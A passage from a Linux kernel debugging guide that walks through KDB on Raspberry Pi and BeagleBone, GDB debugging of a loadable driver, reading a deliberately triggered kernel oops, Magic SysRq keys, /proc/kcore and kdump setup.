Exception stack(0xb78b1dd0 to 0xb78b1e18)
0dc0: 00000000 00000001 80cb56c4 80cb56c0
1de0: 80c0f1e4 00000003 80c12de8 00000000 00000067 b78b0000 00000000 b78b1e6c
1e00: b78b1e70 b78b1e60 801b9474 801b93d8 00000013 ffffffff
[<80727628>] (_und_svc_finish) from [<801b93d8>] (kgdb_breakpoint+0x3c/0x60)
[<801b93d8>] (kgdb_breakpoint) from [<801b9474>] (sysrq_handle_dbq+0x4c/0x70)
more> [ ]
```

FIGURE 3.36 – Displaying backtrace using KDB console on Raspberry PI 3

— Dumping memory content : see **Figure 3.37**

```
[1]kdb> md 0x80270e48
0x80270e48 e2504000 d1a0300d d3c33d7f d3c3303f .@P...0...=..?0...
0x80270e58 da000012 e595100c e5953024 e5917028 .....$0...,(p...
0x80270e68 e1d720b0 e2022a0f e3520901 13a08002 ....*....R.....
0x80270e78 03a08109 e2136301 0a00001d e1a0300d .....c.....0...
0x80270e88 e3c33d7f e3c3303f e593200c e2822d16 =..?0... .-..?...
0x80270e98 e14200d8 e0900004 e0a11fc4 e14200f8 .=B.....,....B.
0x80270ea8 e593300c e2833e59 e14300d8 e2900001 .0..Y>....C.....
0x80270eb8 e2a11000 e14300f8 e5952010 e1d230b0 .....C.. ....0...
[1]kdb> [ ]
```

FIGURE 3.37 – Displaying memory dump using KDB console on Raspberry PI 3

- **Beaglebone black** : same configuration shown in **Figure 3.35**. Click on « open »to start the serial communication, You should get the KDB console.

For instance, We can get the list of active processes running on the target using kdb as shown in **Figure 3.38**.

```
Entering kdb (current=0xdb5b9a00, pid 1736) on processor 0 due to Keyboard Entry
[0]kdb> ps
89 sleeping system daemon (state H) processes suppressed.
use 'ps H' to see all.
Task Addr Pid Parent [*] cpu State Thread Command
0xdb5b9a00 1736 1425 1 0 R 0xdb5b9fe8 *bash

0xdc0d0d000 1 0 0 0 S 0xdc0d85e8 systemd
0xdc0d4a700 7 2 0 0 R 0xdc0dace8 rcu_sched
0xdc0d8400 9 2 0 0 R 0xdc0db9e8 rcuc/0
0xdab2c780 545 1 0 0 S 0xdab2cd8 systemd-journal
0xdab2ba80 564 1 0 0 S 0xdab2c068 systemd-udevd
0xdab8f500 643 1 0 0 S 0xdab8fae8 systemd-timesyncd
0xda34f500 668 1 0 0 S 0xda34f4ae8 sd-resolve
0xdacfce00 751 1 0 0 S 0xdacfd3e8 rsyslogd
0xdab8d480 779 1 0 0 S 0xdab8da68 initimuxsock
0xdab83380 780 1 0 0 S 0xdab89968 initklog
0xdab8c100 781 1 0 0 S 0xdab8c6e8 rsmain Q:Reg
0xdacfb400 756 1 0 0 S 0xdacfb9e8 haveged
0xdacffee80 769 1 0 0 S 0xdacff468 nodejs
0xdacff500 790 1 0 0 S 0xdacffaae8 nodejs
0xdab2f500 797 1 0 0 S 0xdab2fae8 V8 WorkerThread
0xdab29a00 798 1 0 0 S 0xdab29fe8 V8 WorkerThread
0xdab2e800 799 1 0 0 S 0xdab2ede8 V8 WorkerThread
more> [ ]
```

FIGURE 3.38 – Debugging Beaglebone black wireless using KDB

**Note :** If you have only a blinking cursor in the terminal, try to press « Enter »to get kdb terminal.

### 3.3.2.3 Debugging modules

Modules can be hard to debug, some setup is required before being able to debug them with GDB. The problem raises from module's relocatable code, which means the *address of the module is decided at load time*. In linux, we can get module's location using *sysfs* interface. Developers need to read the location of each section from :

`/sys/module/<name_of_our_module>/sections`

**Remark :** usually We are only interested in code segment section.

We can practice on character device driver that implements basic operations (read, write, ope, close) as shown below :

(a) **basic-module-debug.c** (the code is also available at : [https://github.com/jugurthab/Linux\\_kernel\\_debug/tree/master/debug-examples/Chap2-kernel-debug/debug-module](https://github.com/jugurthab/Linux_kernel_debug/tree/master/debug-examples/Chap2-kernel-debug/debug-module)) :

```
1 #include <linux/module.h>
2 #include <linux/init.h>
3 #include <linux/fs.h>
4 MODULE_AUTHOR("Jugurtha BELKALEM");
5 MODULE_DESCRIPTION("Basic example of character driver");
6 MODULE_LICENSE("GPL");

7
8 int major;

9
10 static ssize_t basic_read_function(struct file *file, char *buf, size_t count, loff_t *ppos)
11 {
12     printk(KERN_DEBUG "read() function executed\n");
13     return 0;
14 }

15 static ssize_t basic_write_function(struct file *file, const char *buf, size_t count, loff_t
16 *ppos)
17 {
18     printk(KERN_DEBUG "write() function executed\n");
19     return 0;
20 }

21 static int basic_open_function(struct inode *inode, struct file *file)
22 {
23     printk(KERN_DEBUG "open() function executed\n");
24     return 0;
25 }

26 static int basic_release_function(struct inode *inode, struct file *file)
27 {
28     printk(KERN_DEBUG "close() function executed\n");
29     return 0;
30 }

31 static struct file_operations fops =
32 {
33     read : basic_read_function,
34     write : basic_write_function,
35     open : basic_open_function,
36     release : basic_release_function
37 };
38

39 static int __init initializeModule(void)
40 {
41
42     major = register_chrdev(0, "basicdriver", &fops);
43
44     if (major < 0)
45     {
```

```

50     printk(KERN_WARNING "Cannot allocate device with provided major number\n");
51     return 1;
52 }
53
54     printk(KERN_DEBUG "Module is running major %d !\n", major);
55     return 0;
56 }
57
58 static void __exit cleanUpModule(void)
59 {
60     unregister_chrdev(major, "basic test driver");
61     printk(KERN_DEBUG "Module has been removed!\n");
62 }
63
64 module_init(initializeModule);
65 module_exit(cleanUpModule);

```

(b) **Makefile :**

```

1 obj-m += basic-module-debug.o
2 MY_CFLAGS += -g -DDEBUG
3 cflags-y += ${MY_CFLAGS}
4 CC += $(MY_CFLAGS)
5
6 default :
7     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
8
9 debug:
10    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules \
11        EXTRA_CFLAGS="$(MY_CFLAGS)"
12 clean:
13    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

```

(c) **Compile module :** compilation process should take only few seconds, you should see multiple generated files (**Figure 3.39**)




FIGURE 3.39 – Compile basic module

(d) **Insert module to kernel :** We can add the module to the kernel as shown in **Figure 3.40**

```

jugurtha@jugurtha-VirtualBox ~/module-debug-example $ sudo insmod basic-module-debug.ko
[sudo] Mot de passe de jugurtha :
jugurtha@jugurtha-VirtualBox ~/module-debug-example $

```

FIGURE 3.40 – Inserting a basic module to the kernel

- (e) **Retrieve major number :** The driver major number can be obtained from kernel's ring buffer **Figure 3.41**

```
[ 1122.12855] basic_module_debug: module verification failed!
required key missing - tainting kernel
[ 1122.128551] Module is running major 245 !
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.41 – Retrive major number from kernel logs

- (f) **Create an entry in /dev :** We can use *mknod* to add an entry in */dev* folder in order to be able to communicate with the module( **Figure 3.42**)

```
1 # mknod /dev/basictestdriver c 245 0
```

Where **c** means character device, 255 is the major number and 0 is the minor number.

```
jugurtha@jugurtha-VirtualBox ~/module-debug-example $ sudo mknod /dev/basictestdriver c 245 0
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.42 – Create a character device file entry in */dev*

- (g) **Check correct working :** We can issue a simple read operation on the module to check if it is working correctly (**Figure 3.43**)

— interact with the module :

```
1 # cat /dev/basictestdriver
```

— Check in kernel buffer : see **Figure 3.43**.

```
[ 1122.128551] Module is running major 245 !
[ 1710.586225] open() function executed
[ 1710.586241] read() function executed
[ 1710.586253] close() function executed
jugurtha@jugurtha-VirtualBox ~/module-debug-example $
```

FIGURE 3.43 – Check correct working of the module

**comment :** the module is working correctly

- (h) **Get location of the module in memory :** We must get the location of the module in memory, otherwise ; GDB will not know about it(**Figure 3.44**).

```
Terminal
jugurtha@jugurtha-VirtualBox ~/Téléchargements/kdress-master/module-debug-example $ sudo su
jugurtha-VirtualBox module-debug-example # cat /sys/module/basic_module_debug/sections/.init.
text
0xf9dd6000
jugurtha-VirtualBox module-debug-example #
```

FIGURE 3.44 – Get the location of module in memory

**Note :** We will only debug the code segment (.init.text) section

Now, its time to set-up the machine that will debug our target machine on which the module is running (don't forget, this is kernel debugging).

- (a) **Set-up the serial communication :** refer to [appendix .1](#)

- (b) **Configure kgdb on the target :** The same configuration as KGDB (see [KGDB on page 68](#))
- (c) **Launch a GDB session on the host - Client :** Both client and target (running our module) are shown in [Figure 3.45](#)

```

Fichier Editer Affichage Terminal Onglets Aide
root@jugurtha-VirtualBox:/home/jugurtha/Documents/debug-module# gdb -q vmlinux
Reading symbols from vmlinux...(no debugging symbols found)...done.
(gdb) add-symbol-file basic-module-debug.ko 0xf9dd6000
add symbol table from file "basic-module-debug.ko" at
        .text_addr = 0xf9dd6000
(y or n) y
Reading symbols from basic-module-debug.ko...done.
(gdb) target remote /dev/ttyS0
Remote debugging using /dev/ttyS0
0xc10dd6e5 in kgdb_breakpoint ()
(gdb) 

x @ mint32 [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Terminal
jugartha-VirtualBox module-debug-example # echo ttyS0 > /sys/module/kgdbooc/parameters/kgdbooc
jugartha-VirtualBox module-debug-example # cat /sys/module/basic_module_debug/sections/.init.
text
0xf9dd6000
jugartha-VirtualBox module-debug-example # echo g > /proc/sysrq-trigger

```

FIGURE 3.45 – GDB session launched from client to debug module on target

- (d) **Debug the module :** see [Figure 3.46](#).

i. Getting addresses of functions in the module :

```

(gdb) print &basic_read_function
$1 = (ssize_t (*) (struct file *, char *, size_t,
       loff_t *)) 0xf9dd6060 <basic_read_function>
(gdb) print &basic_write_function
$2 = (ssize_t (*) (struct file *, const char *, size_t,
       loff_t *)) 0xf9dd6040 <basic_write_function>
(gdb) print &basic_open_function
$3 = (int (*) (struct inode *, struct file *)) 0xf9dd6020 <basic_open_function>
(gdb) 

```

FIGURE 3.46 – Displaying addresses of function's module using GDB

ii. settings up breakpoints : see [Figure 3.47](#)

```

(gdb) break basic_open_function
Breakpoint 1 at 0xf9dd6020: file /home/jugurtha/debug-module/basic-module-debug.
c, line 23.
(gdb) break basic_write_function
Breakpoint 2 at 0xf9dd6040: file /home/jugurtha/debug-module/basic-module-debug.
c, line 17.
(gdb) 

```

FIGURE 3.47 – Setting breakpoints on a module using GDB

iii. Give back control to target machine : issue the command « c »to resume execution of the target (see [Figure 3.48](#)).

```

(gdb) c
Continuing.
x @ Terminal
jugartha-VirtualBox module-debug-example # echo ttyS0 > /sys/module/kgdbooc/parameters/kgdbooc
jugartha-VirtualBox module-debug-example # cat /sys/module/basic_module_debug/sections/.init.
text
0xf9dd6000
jugartha-VirtualBox module-debug-example # echo g > /proc/sysrq-trigger
jugartha-VirtualBox module-debug-example #

```

FIGURE 3.48 – Giving back control to target using GDB

Now, each time We read from the module (*/dev/basictestdriver*) or write to it, it will fire the breakpoint.

### 3.3.2.4 JTAG probe

This is the most complicated method of debugging, because the configuration depends on the software and hardware.

We can find the thesis of OpenOCD created by Dominic Rath at : <http://openocd.org/files/thesis.pdf>. JTAG and OpenOCD are relatively complex topic, that's why We have dedicated a hole chapter for it ([refer to chapter 5](#)).

### 3.3.3 System faults debugging

System « faults » does not mean « panic ». Kernel Panic is a result of **serious fault** or a cascading effect of faults that can harm the system.

When a userspace program violates a memory access, a *SIGSEGV* is generated and the *faulty process* is killed (remember to enable core dump files in order to analyse them). The same is true for the kernel, when a driver tries to dereference an invalid Null pointer or overflows the destination Buffer, it is **going to be killed**.

However, kernel code is different from the userspace, some components can be stopped without affecting the system but others will make it unstable and will lead to kernel PANIC.

Buggy code in a driver or a module may lead to one of the states : **kernel oops** and **System Hang**.

#### 3.3.3.1 Kernel oops

Sometimes called Soft panics (as opposed to hard panic). Generally, they result from a dereference to a NULL pointer. Let's write a faulty driver and the read kernel oops using « dmesg » :

(a) **kerneloops-mod.c** :

```

1 #include <linux/init.h>
2 #include <linux/module.h>
3 #include <linux/kernel.h>
4
5 static void createOops(void){
6     *(int *)0 = 0;
7 }
8
9 static int __init initializeModule(void){
10     printk("Hey SMILE! This is a kernel oops test module!!!\n");
11     createOops();
12     return 0;
13 }
14
15 static void __exit cleanModule(void){
16     printk("Goodby SMILE! Module exited!\n");
17 }
18
19 module_init(initializeModule);
20 module_exit(cleanModule);
21 
```

(b) **Makefile** :

```

1 obj-m += myKernelModule.o
2 MY_CFLAGS += -g -DDEBUG
3 ccflags-y += $(MY_CFLAGS)
4 CC += $(MY_CFLAGS)
5 default :
6     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
7
8 debug: 
```

```

9 make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
10 EXTRA_CFLAGS="$(MY_CFLAGS)"
11
12 clean:
13     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
14

```

- (c) **Compile the module :** Compiling the module will generate bunch of files as shown in **Figure 3.49**. We are only interested in one of them « kerneloops-mod.ko ».




FIGURE 3.49 – Compiling the oops linux kernel driver

- (d) **Inserting the module to the kernel :** We can insert our newly created module to the kernel as shown in **Figure 3.50**.




FIGURE 3.50 – Inserting the oops linux kernel driver

- (e) **Reading kernel buffer messages :** Because We are dealing with kernel code, errors will not be shown in the console. We need to read them from the **Kernel Buffer** using *dmesg* command. The oops report is a bit long, let's break it down :

- **Error location and type :** The kernel is really accurate in describing the problem (**Figure 3.51**).

```

[261.117884] kerneloops-mod: module verification failed: signature and/or required key
[261.120094] Hey SMILE! This is a kernel oops test module!!!
[261.120106] BUG: unable to handle kernel NULL pointer dereference at [00000000]
[261.120153] IP: [initialzModule+0x10/0x1000] (kerneloops-mod)
[261.120195] PGD 0

```

FIGURE 3.51 – Error type and location of faulty line - kernel oops

We can see from **Figure 3.51** :

- **BUG** : shows the error name, in our case it « dereferencing an NULL pointer ».
- **IP** : Instruction Pointer shows the location of the error (We will come back to it later).

- **Number and reason of oops :** oops may have cascading effect and lead to chain of oops (maybe even to kernel panic), the kernel identifies them and reports us the reason that gave rise to the oops (**Figure 3.52**).

```
[... 261.120215] Ooops: 0002 [#1] SMP
```

FIGURE 3.52 – Kernel Ooops error code value

We can take a closer look to the error code « 0002 ». The number is in decimal, We must convert it to binary :

$$0002 \text{ (decimal)} = 0010 \text{ (binary)}$$

We can interpret the bits from right to left :

- \* **First bit (Least significant bit)** : 0 = page not found, 1 = protected page (invalid access rights).
- \* **Second bit** : 0 = read , 1 = write
- \* **Third bit** : 0 = kernelspace, 1 = userspace
- \* **Fourth bit (Most significant bit)** : 0 = fault was not an instruction fetch, 1 = fault is an instruction fetch; **this bit is only valid for 64 bit architectures.**

So finally, We can say that :

$$0 - 0 - 1 - 0 \text{ (binary)} = \text{Not an instruction fetch - kernelspace - write - page non existent}$$

**Remark :** #1 number of occurrence of the oops (As We already have said, the oops may happen multiple times).

- **Tainting the kernel** : We can see below the error code the line in **Figure 3.53**.

FIGURE 3.53 – Tainting the kernel

- **CPU** : shows on which CPU the fault occurred (*in our case it is CPU 0*).
- **Tainted** : means that the kernel has been tainted , this field can take multiple values, in our example P shows that Proprietary module has been loaded(We didn't include **MODULE\_LICENSE** in the source code). Other values like F (module has been Forced to be loaded) or G (GPL compatible module) exist as well.
- **Register dumps** : next, we can see the dump of the registers (**Figure 3.54**).

FIGURE 3.54 – Kernel oops generates register dump

- **Stack frame** : We can also take a look at the call trace (**Figure 3.55**).

FIGURE 3.55 – Kernel oops shows call trace

- **Code error line** : The code keyword (**Figure 3.56**) shows the Hexadecimal representation of executed instruction during the kernel oops.

[ 261,128]131] Code: <c7> 04 25 00 00 00 00 00 00 00 00 31 c0 5d c3 06 00 00 00 00 00 00 00 00 00

FIGURE 3.56 – Hexadecimal code of executing instruction during kernel oops

- **RIP** : Once again, the kernel is displaying the dump of the RIP to indicate the location of the faulty line ([Figure 3.57](#)).

```
[ 261.128803] RIP: initializeModule+0x10/0x1000 [kerneloops_mod] RSP: fffffaa5c02ef3c98
```

FIGURE 3.57 – rip.png

*The RIP line is the most important information to get from kernel oops*

It shows the exact location of the faulty line. In our example : 0x1000 shows the size of the function (initializeModule is 0x1000 bytes), 0x10 means the offset in the function at which the error happened.

- (f) **Getting the location of the module :** modules have reallocatable code, and the linux kernel is not yet aware of it. **Figure 3.58** shows how to get the location of the module.

The screenshot shows a terminal window with the following content:

```
jugurtha@jugurtha-VirtualBox ~$ sudo cat /sys/module/kerneloops_mod/sections/.init.text
0xffffffffc05f2000
jugurtha@jugurtha-VirtualBox ~$
```

FIGURE 3.58 – Locating the text segment of the module

**Note :** It is enough to replace the name « kernel\_oops\_mod » by the name of your module.

- (g) **Launching GDB** : start a GDB session , add to GDB the location of the module as shown in **Figure 3.59**.

```
jugurtha@jugurtha-VirtualBox ~/kerneloops
Fichier Édition Affichage Rechercher Terminal Aide
jugurtha@jugurtha-VirtualBox ~/kerneloops $ gdb -q kerneloops-mod.ko
Reading symbols from kerneloops-mod.ko...done.
(gdb) add-symbol-file kerneloops-mod.ko 0xfffffffffc05f2000
add symbol table from file "kerneloops-mod.ko" at
    .text_addr = 0xfffffffffc05f2000
(y or n) y
Reading symbols from kerneloops-mod.ko...done.
(gdb) █
```

FIGURE 3.59 – Launching GDB and adding debugging symbols address

**Important :** Adding module address location is only possible from kernel version 2.6.7

- (h) **Disassembling the faulty function** : We must disassemble the function that led to the crash (**Figure 3.60**).  
 (i) **Locating the wrong code offset** : Remember the faulty line reported by RIP (instruction pointer) :

We see from **Figure 3.60** that the function *initializeModule* starts at : 0x0000000000000024. and RIP

ong code is at offset 0x10 from the beginning of this function, so the fault

```
(gdb) disassemble initializeModule
Dump of assembler code for function initializeModule:
0x0000000000000024 <+0>:    push    %rbp
0x0000000000000025 <+1>:    mov     $0x0,%rdi
0x000000000000002c <+8>:    mov     %rsp,%rbp
0x000000000000002f <+11>:   callq   0x34 <initializeModule+16>
0x0000000000000034 <+16>:   movl    $0x0,0x0
0x000000000000003f <+27>:   xor     %eax,%eax
0x0000000000000041 <+29>:   pop    %rbp
0x0000000000000042 <+30>:   retq
End of assembler dump.
(gdb) █
```

FIGURE 3.60 – Disassembling the faulty function

- (j) **Getting the exacte faulty line in the source code :** Finally, let's have a look at the faulty line (0x0000000000000034) using GDB as shown in **Figure 3.61**

```
[End of assembler dump.
(gdb) list *0x0000000000000034
0x34 is in initializeModule (/home/jugurtha/kernel-oops/kernel-oops-mod.c:6).
1      #include <linux/init.h>
2      #include <linux/module.h>
3      #include <linux/kernel.h>
4
5      static void createOoops(void){
6          *(int *)0 =0;
7      }
8
9      static int __init initializeModule(void){
10         printk("Hey SMILE!This is a kernel oops test module!!!\n");
(gdb) █
```

FIGURE 3.61 – Locating the wrong line in the source code

*GDB points to the line /kernel-oops-mod.c :6 which is where we have made dereference to NULL pointer.*

### Limitations of kernel oops

Kernel oops relies on the value of the **instruction pointer (RIP in our case)**; however, in case of **buffer overflow**, the return address maybe overwritten and the Instruction pointer will hold a wrong value.

In short, If you see an **oops** with **return value 0xFFFFFFFFFFFFFF**, the **oops** is **useless** (**We can only get few information from the stack trace**).

#### 3.3.3.2 Kernel Hang and Magic Sysrq

Everyone has experienced this situation at least one time. It is the state where your system is not responding anymore and completely frozen. This is called the **Hang state**.

Hopefully, We can use a forgotten feature in linux which is SysRQ (Magic Keys).

**SysRQ** is combination of keyboard keys that executes a low level function. The kernel will always respond to SysRQ whatever the state it is undergoing; *though, the only exception for this is kernel panic.*

ALT + SysRq + <command key>

or

ALT + Print Screen + <command key>

SysRq are not enabled by default on some systems (especially the old ones), but We can change this behaviour at any time by writting an appropriate number to the file **/proc/sys/kernel/sysrq** as follow :

- (a) **Disable SysRq** : We can disable SysRq at any time as shown by the following command :

```
1 # echo 0 > /proc/sys/kernel/sysrq
```

- (b) **Enable full SysRq support (recommended)** : We can enable all magic SysRq key combinations as follow :

```
1 # echo 1 > /proc/sys/kernel/sysrq
```

- (c) **Partial SysRq support** : We may also choose to enable few magic SysRq key combinations, but We need to know the value of each one of them :

Key value	Meaning of the value
2 (0x2)	enable control of console logging level
4 (0x4)	enable control of keyboard (SAK, unraw)
8 (0x8)	enable debugging dumps of processes etc
16 (0x10)	enable sync command
32 (0x20)	enable remount read-only
64 (0x40)	enable signalling of processes (term, kill, oom-kill)
128 (0x80)	allow reboot/poweroff
256 (0x100)	allow niceing of all RT tasks

**Important note :** When SysRq are used, the kernel pretends a Qwerty keyboard.


As you can see, there are a couple of key combination (Documented on this page : [https://en.wikipedia.org/wiki/Magic\\_SysRq\\_key](https://en.wikipedia.org/wiki/Magic_SysRq_key)). But only few of them interests us :

- **ALT + SysRq (Print Screen) + l** : shows the backtraces for all CPUs.
- **ALT + SysRq (Print Screen) + m** : prints memory dump
- **ALT + SysRq (Print Screen) + p** : displays registers related information
- **ALT + SysRq (Print Screen) + c** : Forces a kernel panic, suitable if there is a crashdump utility installed on the system (more in the next section).

**Note :** *SysRq do not work on virtual machines (only some VM products support this feature), the combination of the key will be received by the HOST system.*

As an example, We are going to use SysRq on a Raspberry PI 3 (with a connected keyboard) and try some Magic combinations :

- (a) **ALT + SysRq (Print Screen) + r** : gives switches to xlate keyboard mode (**Figure 3.62**).



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pi@raspberrypi:~$ [ 151.670412] sysrq: SysRq : Keyboard mode set to system defa
ult
```

FIGURE 3.62 – Switch to Xlate keyboard mode using SysRq - Raspberry PI 3

- (b) **Alt + SysRq (Print Screen) + 9** : sets the debugging log level to the highest possible value (**Figure 3.63**)



```
[ 363.990413] sysrq: SysRq : Changing Loglevel
[ 363.996951] sysrq: Loglevel set to 9
```

FIGURE 3.63 – Set debugging log level using SysRq - Raspberry PI 3

- (c) **Alt + SysRq (Print Screen) + l** : prints the backtrace for all CPUs (**Figure 3.64** shows samples from CPU0).

```
[ 460.046355] NMI backtrace for cpu 0
[ 460.052062] CPU: 0 PID: 0 Comm: swapper/0 Not tainted 4.9.80-v7+ #1098
[ 460.060928] Hardware name: BCM2835
[ 460.066627] [<8010fa48>] (unwind_backtrace) from [<8010c058>] (show_stack+0x2
0/0x24)
[ 460.078942] [<8010c058>] (show_stack) from [<80457a04>] (dump_stack+0xd4/0x1
8)
[ 460.088701] [<80457a04>] (dump_stack) from [<8045b5d8>] (nmi_cpu_backtrace+0x
...]
```

FIGURE 3.64 – Displaying backtraces for all CPUs using SysRq - Raspberry PI 3

### Important note

SysRq can also be used to safely shutdown the system and synchronize files to disk, use :

Alt + Sysrq (Print Screen) + <sequence of keys>  
where :

<sequence of keys> = r, e, i, s, u, b

*The time between each next key in the sequence must be at least 2 seconds to give enough time for every operation to be done*

### 3.3.4 Linux kernel core dump analysis

A kernel dump image can be obtained at any time in multiple ways. But, debugging symbols are mandatory. If the kernel was not compiled using debugging symbols, one may try to add them as shown : <https://www.ibm.com/support/knowledgecenter/en/linuxonibm/liacf/oprofkernelssymrhel.htm>. However, such packages are not always available. **elfmaster** came with a solution called kdress (but seems to work only on x86\_32 and x86\_64).

#### 3.3.4.1 Live kernel analysis /proc/kcore

We can think of this file as the Gateway to kernel virtual space. In addition, it is an ELF file that can be parsed by GDB (Figure 3.65).

```
jubge@F-NAN-HIPPOPOTAME: ~
Fichier Édition Affichage Rechercher Terminal Aide
jubge@F-NAN-HIPPOPOTAME:~$ sudo file /proc/kcore
/proc/kcore: ELF 64-bit LSB core file x86-64, version 1 (SYSV), SVR4-style, from
'BOOT_IMAGE=/vmlinuz-4.4.0-116-generic root=/dev/mapper/F--NAN--HIPPOPOTAME--vg
'
jubge@F-NAN-HIPPOPOTAME:~$
```

FIGURE 3.65 – /proc/kcore is an ELF file

### Remember

/proc/kcore can be helpful (dump the kernel virtual space) only when the system is up and running.

**Note :** Remember, always attach the debugging symbols to GDB. In kernel debugging, We need the vmlinux (containing the debug symbols) or its equivalent.

#### (a) Desktop machine :

- Generating vmlinux (optional) :** If the linux image was compiled without debugging symbols, We can try to construct them. Let's use « **kdress** » to generate a linux kernel with debugging symbols (Figure 3.66). kdress is available at : <https://github.com/elfmaster/kdress>.

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo ./kdress /boot/vml
inuz-`uname -r` vmlinuz /boot/System.map-`uname -r`

[+] vmlinuz has been successfully extracted
[+] vmlinuz has been successfully instrumented with a complete ELF symbol table.
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$
```

FIGURE 3.66 – Generating vmlinuz for a desktop linux machine

- ii. **Accessing the /proc/kcore :** We can play around the kcore using GDB, let's first create a GDB session (**Figure 3.67**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo gdb -q vmlinuz /proc/kcore
Reading symbols from vmlinuz...(no debugging symbols found)...done.
[New process 1]
Core was generated by `BOOT_IMAGE=/vmlinuz-4.4.0-116-generic root=/dev/mapper/F-NAN--HIPPOPOTAME--vg-'.
#0 0x0000000000000000 in ?? ()
(gdb)
```

FIGURE 3.67 – Accessing /proc/kcore using GDB

- iii. **Navigating through the /proc/kcore :** technically, We can obtain every information by walking through this file (**Figure 3.68**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Téléchargements/kdress-master$ sudo gdb -q vmlinuz /proc/kcore
Reading symbols from vmlinuz...(no debugging symbols found)...done.
[New process 1]
Core was generated by `BOOT_IMAGE=/vmlinuz-4.4.0-121-generic root=/dev/mapper/F--NAN--HIPPOPOTAME--vg-'.
#0 0x0000000000000000 in ?? ()
(gdb) p jiffies_64
$1 = 7017029
(gdb) p &sys_call_table
$2 = (<data variable, no debug info> *) 0xffffffff81a00200 <sys_call_table>
(gdb) p &sys_close
$3 = (<text variable, no debug info> *) 0xffffffff81210e40 <sys_close>
(gdb) x/5i 0xffffffff81210e40
0xffffffff81210e40 <sys_close>: add    %cl,-0x77(%rax)
0xffffffff81210e43 <sys_close+3>: retq   $0x2949
0xffffffff81210e46 <sys_close+6>: rorb   $0x49,-0x1e(%rcx,%rbp,1)
0xffffffff81210e4b <sys_close+11>: cmp    %eax,%esp
0xffffffff81210e4d <sys_close+13>: cmovle %r12,%rax
(gdb)
```

FIGURE 3.68 – Navigating through /proc/kcore using gdb

A quick explanation of **Figure 3.68** shows the following :

- **p jiffies\_64 :** global variable found in `<linux/jiffies.h>`, it stores the number of timer interrupts(ticks) since system boot-up.
- **p &sys\_call\_table :** displays the address of the `sys_call_table` (this is the loved place for malware analysts).
- **p &sys\_close :** shows the address of `sys_close`. In our case it is `0xffffffff81210e40`.
- **x/5i 0xffffffff81210e40 :** shows the 5 first instructions at the address of `sys_close`.

- (b) **Raspberry PI 3 and Beaglebone black wireless :** *kcore* is not supported by ARM as said by « *Russell King* »(actually there is no volunteer to take on the work). The page <https://lwn.net/Articles/45315/> shows more details.

### 3.3.4.2 Post kernel crash analysis

When a kernel Panic is fired, the screen becomes black and linux shows the reason. But most of the time, we cannot neither scroll up or down to see the details (because the system at this stage is not responsive) nor preventing the shutdown (in order to have time to capture some the information displayed). This happens frequently with servers and at the end no one can explain the reason (we cannot use GDB because the memory evidence is gone).

Linux gurus (it's fun to call them like that), made it possible by associating two widely used tools : **kexec** and **kdump** to capture a dump image of the virtual memory.

The resulting dump file can be read by GDB or by a much more specialized tool called : **Crash**.

(a) **Linux Desktop or server machine :**

- Configure Crashdump package :** this package contains both *kexec* and *kdump*

A. Install crashdump

```
1 $ sudo apt-get install linux-crashdump
```

B. Allow kexec to edit grub file (**Figure 3.69**)




FIGURE 3.69 – Grub being modified by Kexec

C. Allow kdump to edit grub file (**Figure 3.70**)




FIGURE 3.70 – Grub being modified by Kdump

D. Reboot the machine

E. Check if the arguments that are passed to the kernel are correct (**Figure 3.71**)

